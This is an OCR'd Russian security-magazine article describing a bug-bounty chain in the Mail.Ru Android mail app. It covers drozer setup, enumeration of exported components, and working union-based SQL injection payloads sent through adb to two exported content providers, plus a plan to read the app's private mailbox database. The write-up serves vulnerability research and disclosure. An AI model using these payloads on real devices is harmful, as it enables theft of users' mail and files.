


ИНЖЕКТ ДЛЯ РОБОТА

ВСКРЫВАЕМ ПОЧТОВОЕ ПРИЛОЖЕНИЕ ОТ MAIL.RU ДЛЯ ANDROID

Михаил Фирстов
@cyberpunkych,
cyber-punk@xakep.ru

Случайным образом, копая очередной BugBounty, я натолкнулся на цепочку уязвимостей в достаточно популярном почтовом клиенте от IT-гиганта Mail.Ru. Эксплуатация уязвимостей из этой цепочки не требовала на устройстве особых прав и могла привести к полной компрометации содержимого почтового ящика жертвы или даже содержимого SD-карты. В статье я опишу методы, с помощью которых были найдены эти уязвимости, вспомогательные тулзы и финальный вектор с демонстрацией на видео.

ПОЕХАЛИ!


Первым делом понадобится, конечно, девайс (или эмулятор), Android SDK tools, нужный нам APK, drozer и набор мелких утилит для декомпиляции и разбора Java-кода. Но обо всем по порядку.

Первым делом инсталлируем SDK Tools и настраиваем девайс/эмулятор. Я буду рассматривать реальный девайс, но только потому, что мне так удобнее, и вообще — комп с запущенным эмулятором греется! Права рута на устройстве сильно облегчают тебе жизнь, но для нахождения и эксплуатации многих уязвимостей они не требуются.

После настройки SDK Tools скачиваем и устанавливаем drozer из официального репозитория, ставим APK-клиент на устройство. Отлично, связанные с девайсом приготовления закончены, чтобы проверить работоспособность — подключаемся, пробросив порт (это делать необязательно, если используется реальный девайс из твоей сети, а не эмулятор):

```
$ adb forward tcp:31415 tcp:31415
$ drozer console connect 127.0.0.1
```

Ну и конечно же, ставим на устройство само приложение почты Mail.Ru, которое будем ломать. Распаковываем и декомпилируем аппликуху при помощи утилиты dex2jar. Для просмотра и поиска по исходникам я советую использовать JD-GUI, ну или можешь взять любой другой редактор кода на твой вкус. Все готово, начинаем ресерч.



Вот так выглядит успешно запущенная консоль drozer'а

ИЩЕМ ВЕКТОР АТАКИ

Теперь дело за малым — найти уязвимости, продумать вектор и написать эксплоит. Начинаем со сканирования приложения: ищем то, за что можно будет зацепиться. Делается это при помощи drozer'а следующим образом:

```
dz> run app.package.attacksurface ru.mailru.app
could not find the package: ru.mailru.app
dz> run app.package.attacksurface ru.mail.mailapp
Attack Surface:
  26 activities exported
  10 broadcast receivers exported
  2 content providers exported
  14 services exported
```

Как видишь, у приложения довольно много экспортированных контент-провайдеров, с них я и предлагаю начать поиски. Команда **`run app.provider.info -a ru.mail.mailapp`** выведет нам список из двух провайдеров:

```
ru.mail.mailbox.contacts
ru.mail.mailapp.images.cache
```

Кстати, можно оставить автоматическое сканирование провайдера drozer'у при помощи команды

```
dz> run scanner.provider.injection -a ru.mail.mailapp
```


Но я предпочитаю искать уязвимости руками, поэтому просто пробуем вызывать данный контент-провайдер непосредственно через adb при помощи команды **`am start`**, выполненной на устройстве. Повторюсь, так как контент-провайдер экспортирован, права root нам необязательны.

```
$ adb shell am start -d "content://ru.mail.mailapp.images.cache/
image_parameters/0\'"
Starting: Intent { dat=content://ru.mail.mailapp.images.cache/
image_parameters/0' }
```

Как можно увидеть, пользователю предложат выбрать, что же делать с данным URL, какой из Activity запускать. Чтобы избежать подобных вопросов, дополняем команду **`am`** параметром **`-n`** и указываем нужный нам активити, например **`ru.mail.mailapp/ru.mail.ui.writemail.SharingActivity`**. Приложение тут же завершится с ошибкой, а мы топаем в logcat, чтобы узнать, в чем проблема.

INFO

Если хочешь попробовать самостоятельно провернуть все описанные действия в исследовательских целях, выкладываю для тебя именно ту версию APK-шника Mail.Ru, с которой я проводил эксперименты. Качай, пробуй, репорти баги! :)



Подставляем кавычку, получаем ошибку SQL. Классика!


А проблема в том, что это типичная union-based SQL injection, которую можно классическим образом раскрутить и получить вывод (как на экран телефона, так и в системный лог):

```
$ adb shell am start -d "content://ru.mail.mailapp.images.cache/
image_parameters/0\)\ union\ select\ 1,2,3,sqlite_version\(\),5,6,
7,8--\ /" -n ru.mail.mailapp/ru.mail.ui.writemail.SharingActivity
...
Starting: Intent { dat=content://ru.mail.mailapp.images.cache/
image_parameters/0) union select 1,2,3,sqlite_version(),5,6,7,8--
 / cmp=ru.mail.mailapp/ru.mail.ui.writemail.SharingActivity }
$ adb logcat
...
E/BitmapFactory(15311): Unable to decode stream: java.io.FileNotFound
Exception: /3.8.6: open failed: ENOENT (No such file or directory)
```

Как оказалось, SQL-инъекции подвержен не только первый контент-провайдер, но еще и второй, доступный сторонним приложениям. Под него можно использовать следующий вектор:

```
$ adb shell am start -d "content://ru.mail.mailbox.contacts/account/
\'\)\ union\ select\ 1,2,3,4,3,6,7,8,9,10+" -n ru.mail.mailapp/↵
ru.mail.ui.writemail.SharingActivity
```

Чтобы понять, почему это происходит, предлагаю обратиться непосредственно к исходному коду декомпилированного приложения. Ответ кроется в файле, расположенном по адресу **ru/mail/mailbox/content/contact/ContactsProvider.java**. Как видишь, результат выполнения функции getContactAccount() попадает сразу в SQL-запрос, не проходя никаких проверок, — это и позволяет злоумышленнику проводить инъекцию.



Выполняем union-based-инъекцию и получаем вывод в ошибке

РАСКРУЧИВАЕМ ИНЖЕКТ

Но этого мне было мало, я хотел получить полный доступ к файлам приложения (среди прочего и к файлу **mailbox_db**), расположенным в системной папке в **/data/data/ru.mail.mailapp/databases/**, где приложение хранит основную информацию, в том числе содержимое писем. Как можно было заметить ранее, содержимое одной из колонок отвечает за путь до прикладываемого к письму файла. Так как к файлу обращается само приложение, мы можем указать доступные именно приложению «Почта Mail.Ru» файлы, например **/data/data/ru.mail.mailapp/databases/mailbox_db**.

